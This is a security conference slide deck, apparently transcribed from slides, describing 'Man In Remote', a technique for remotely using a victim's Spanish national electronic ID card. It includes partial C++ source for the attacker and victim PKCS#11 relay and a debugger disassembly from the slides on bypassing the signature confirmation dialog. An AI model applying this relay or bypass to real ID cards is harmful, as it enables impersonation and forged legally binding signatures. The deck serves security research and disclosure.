


Man In Remote

Remotely Using the Spanish
National Electronic ID

Gabriel González García



● ToC

- Introduction to DNle
- Man In Remote
- Live Demo!
- MiR Reloaded
- Solution



● Introduction

- Law to promote online transactions
- Administrative Tasks Online
- Citizen-Friendliness #fail



Introduction

- General Purpose Microprocessor
- CriptoChip
- Serial Port Communication



● Introduction

- Biometric System: Match On Card
- Authentication Certificates
- Non-Repudiation Certificates
- Component Certificates



● Introduction

- PC / SC
 - Integration of SmartCards with PCs
 - API for Communication
 - Multiplatform
 - Functionality
 - Initialization
 - Readers Management
 - State
 - Sending/Receiving Command (APDUs)




Introduction

- Secure Channel
 - UNE 14890
 - APDUs are encrypted
 - Peers mutually authenticated
 - Public Key Exchange
 - Authentication
 - Channel's Key Derivation




● Introduction

- CSP
 - Microsoft Propossal
 - CryptoAPI Extensions



Introduction

- PKCS#11
 - RSA standard
<http://www.rsa.com/rsalabs/node.asp?id=2133>
 - Generic API to access crypto-devices
 - Token as access unit
 - Manages Several Objects
 - Public, Private Keys
 - Data & Certs




● Introduction

- Authenticating Users in Web Services
 - Java Applet
 - Intrusive method
 - SSL + Client Certificate
 - “Transparent”




● Introduction

- Java Applet
 - User needs to download an Applet
 - Annoying Security Warnings





Introduction



● Introduction

- Physical Security
 - Power Sensors
 - Glitch Detection
 - Passivation Layer
 - Clock Frequency Changes Detection
 - Current Changes Detection

- EAL4+ Level



● Man In Remote

- Motivation
- Definition
- Description
- Demo



● Man In Remote

- Motivation
 - Systems using physical devices
 - Duplication
 - Remote Authentication




● Man In Remote

- Definition


Live usage of the functionalities provided by a security device when this is plugged into a different computer




● Man In Remote



Man In Remote



● Man In Remote



● Man In Remote

- MiR - Attacker
 - Library interfacing with PKCS#11
 - No Local Operations
 - Remote Object Interface



● Man In Remote

- MiR - Attacker
 1. Data Packaging
 2. Method Invokation
 3. Data Unpackaging



Man In Remote

- MiR - Victim
 - Client of the official PKCS#11
 - Waits for Attacker's Requests
 - Remote Object



● Man In Remote

- MiR - Victim
 1. Data Unpacking
 2. Invoking Methods from the Official PKCS#11
 3. Retrieve results and pack them back





Man In Remote - Attacker's Src

```
CK_DEFINE_FUNCTION(CK_RV,C_Initialize)(...)  
{  
#ifdef _REMOTE_PKCS11_  
    {  
        DataMarshalling *d = NULL;  
  
        [...]  
  
        if (connect(client, (struct sockaddr *)&sock, sizeof(sock))  
== SOCKET_ERROR) {[...]}  
  
        d = new DataMarshalling(client);  
        d->setMsgType("C_Initialize");  
        d->packInt((char *)&a);  
        d->sendData();  
        delete d;  
    }  
}
```





Man In Remote - Attacker's Src

```
#else

    InicializarFunciones("UsrPKCS11.dll");

    rv = pFunctionList->C_Initialize(pInitArgs);

#endif

#ifdef _DEBUG_PKCS11_
    fprintf(fout, "C_Initialize ret: %d\n", rv);
#endif

exit:
    return rv;
}
```





Man In Remote - Attacker's Src

```
CK_DEFINE_FUNCTION(CK_RV,C_OpenSession)()
{
    CK_RV rv = CKR_OK;
    DataMarshalling *d = new DataMarshalling(client);
    d->setMsgType("C_OpenSession");
    {
        /*
        * Open session
        */
        unsigned int    sessionId = 0;
        DataMarshalling *d2 = new DataMarshalling(client);

        d->packInt((char *)&slotID);
        d->packInt((char *)&flags);
        d->sendData();
    }
}
```





Man In Remote - Attacker's Src

```
d2->recvData();
if (strcmp(d2->getMsgType(), d->getMsgType())) {
    rv = CKR_CANCEL;
    goto exit;
}
rv = d2->unpackInt();
sessionId = d2->unpackInt();
delete d2;
*phSession = sessionId;
}
delete d;

exit:
return rv;
}
```






Man In Remote - Victim's Src

```
} else if (!strcmp(d->getMsgType(), "C_OpenSession")) {
    slotId = d->unpackInt();
    flags = d->unpackInt();
    {
        DataMarshalling *d2 = new DataMarshalling(client);
        /*
         * Opening session
         */
        ret = C_OpenSession(slotId, flags, NULL, NULL, &sessionId);
        d2->setMsgType(d->getMsgType());
        d2->packInt((char *)&ret);
        d2->packInt((char *)&sessionId);
        d2->sendData();
        delete d2;
    }
}
```



● Man In Remote - Live Demo!



● Man In Remote

- PKCS#11 Flow: Initialization

C_Initialize

C_GetInfo

C_GetSlotList

C_GetSlotList

C_GetSlotInfo

C_GetTokenInfo

C_GetMechanismList

C_GetMechanismList

C_OpenSession

C_GenerateRandom

C_SeedRandom

C_FindObjectsInit

C_FindObjects

C_FindObjectsFinal

C_GetSlotInfo

C_GetSessionInfo





Man In Remote

- PKCS#11 Flow: Login

C_FindObjectsInit

C_FindObjects

C_FindObjectsFinal

C_GetSlotInfo

C_GetSessionInfo

C_Login

C_GetSlotInfo

C_GetSessionInfo

C_GetSessionInfo

C_GetSessionInfo

C_FindObjectsInit

C_FindObjects

C_FindObjectsFinal

C_GetSlotInfo

C_GetAttributeValue

C_GetAttributeValue

C_GetSessionInfo



● Man In Remote

- PKCS#11 Flow: Signing

C_SignInit

C_Sign

C_GetSlotInfo

C_CloseSession

C_GetSessionInfo

C_GetSlotInfo

C_GetSessionInfo



● Man In Remote

- Dialog when using non-Repudiation Cert





Man In Remote

- Bypassing the dialog

OllyDbg - pkcs11-lib.dll - [CPU - main thread, module pkcs11-l]

File View Debug Plugins Options Window Help

File Edit View Debug Plugins Options Window Help

LEMTWHKC/KBR...S

```
10178CF0 837D EC 00 CMP DWORD PTR SS:[EBP-14],0
10178D01 74 45 JE SHORT pkcs11-l.10178D48
10178D03 8D45 EC LEA EAX,DWORD PTR SS:[EBP-14]
10178D06 59 PUSH EAX
10178D07 8B4D D8 MOV ECX,DWORD PTR SS:[EBP-28]
10178D0A 8B11 MOV EDX,DWORD PTR DS:[ECX]
